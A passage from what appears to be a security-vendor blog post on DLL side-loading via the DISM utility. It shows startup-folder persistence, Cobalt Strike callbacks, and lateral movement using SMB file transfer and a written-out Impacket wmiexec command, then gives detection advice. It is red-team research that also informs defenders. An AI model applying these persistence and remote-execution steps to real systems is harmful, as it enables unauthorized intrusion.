

Figure 15: Uploading payload files



Figure 16: Adding startup folder persistence with SharPersist

After the target machine has been rebooted and the targeted user has logged on, Figure 17 shows our Cobalt Strike C2 server receiving a beacon callback from our startup folder persistence where we are living in the Dism.exe process.



Figure 17: Successful persistence callback

Lateral Movement

We will continue using the same DISM system utility and DLL file for lateral movement. The HOGWARTS\adumbledore user has administrative access to the remote host 192.168.1.101 in this example. We transfer the DISM system utility and the associated DLL file via the SMB protocol to the remote host as shown in Figure 18.



Figure 18: Transferring payload files to remote host via SMB

Then we setup a SOCKS proxy in our initial beacon, and use Impacket's wmiexec.py to execute our payload via the Windows Management Instrumentation (WMI) protocol, as shown in Figure 19 and Figure 20.

```
proxychains python wmiexec.py -nooutput DOMAIN/user:password:@x.x.x.x C:\\Temp\\Dism.exe
```

Figure 19: Executing payload via WMI with Impacket's wmiexec.py



Figure 20: Output of executing command shown in Figure 19

We receive a beacon from the remote host, shown in Figure 21, after executing the DISM system utility via WMI.

Figure 21: Obtaining beacon on remote host

Detection and Preventative Measures

Detailed prevention and detection methods for DLL side-loading are well documented in the report and mentioned in the DLL Abuse Techniques Overview. The report breaks it down into preventative measures at the software development level and goes into recommendations for the endpoint user level. A few detection methods that are not mentioned in the report include:

- Checking for processes that have unusual network connectivity
    - If you have created a baseline of normal process network activity, and network activity for a given process has become different than the baseline, it is possible the said process has been compromised.
- DLL whitelisting
    - Track the hashes of DLLs used on systems to identify discrepancies.

These detection methods are difficult to implement at scale, but possible to utilize. That is exactly why this old technique is still valid and used by modern red teams and threat groups. The real problem that allows this vulnerability to continue to exist has to do with software publishers. Software publishers need to be aware of DLL abuse techniques and know how to prevent such vulnerabilities from being developed into products (e.g. by

implementing the mitigations discussed in our report). Applying these recommendations will reduce the DLL abuse opportunities attackers use to bypass several modern-day detection techniques.

Microsoft has provided some great resources on DLL security and triaging a DLL hijacking vulnerability.

Conclusion

Threat intelligence provides immense value to red teamers who are looking to perform offensive research and development and emulate real-life attackers. By looking at what real attackers are doing, a red teamer can glean inspiration for future tooling or TTPs.

DLL abuse techniques can be helpful from an evasion standpoint in multiple phases of the attack lifecycle, such as persistence and lateral movement. There will continue to be more executables discovered that are susceptible to DLL abuse and used by security professionals and adversaries alike.

Posted in

- Threat Intelligence
- Security & Identity

Source: https://www.mandiant.com/blog/dll-search-order-hijacking-revisited/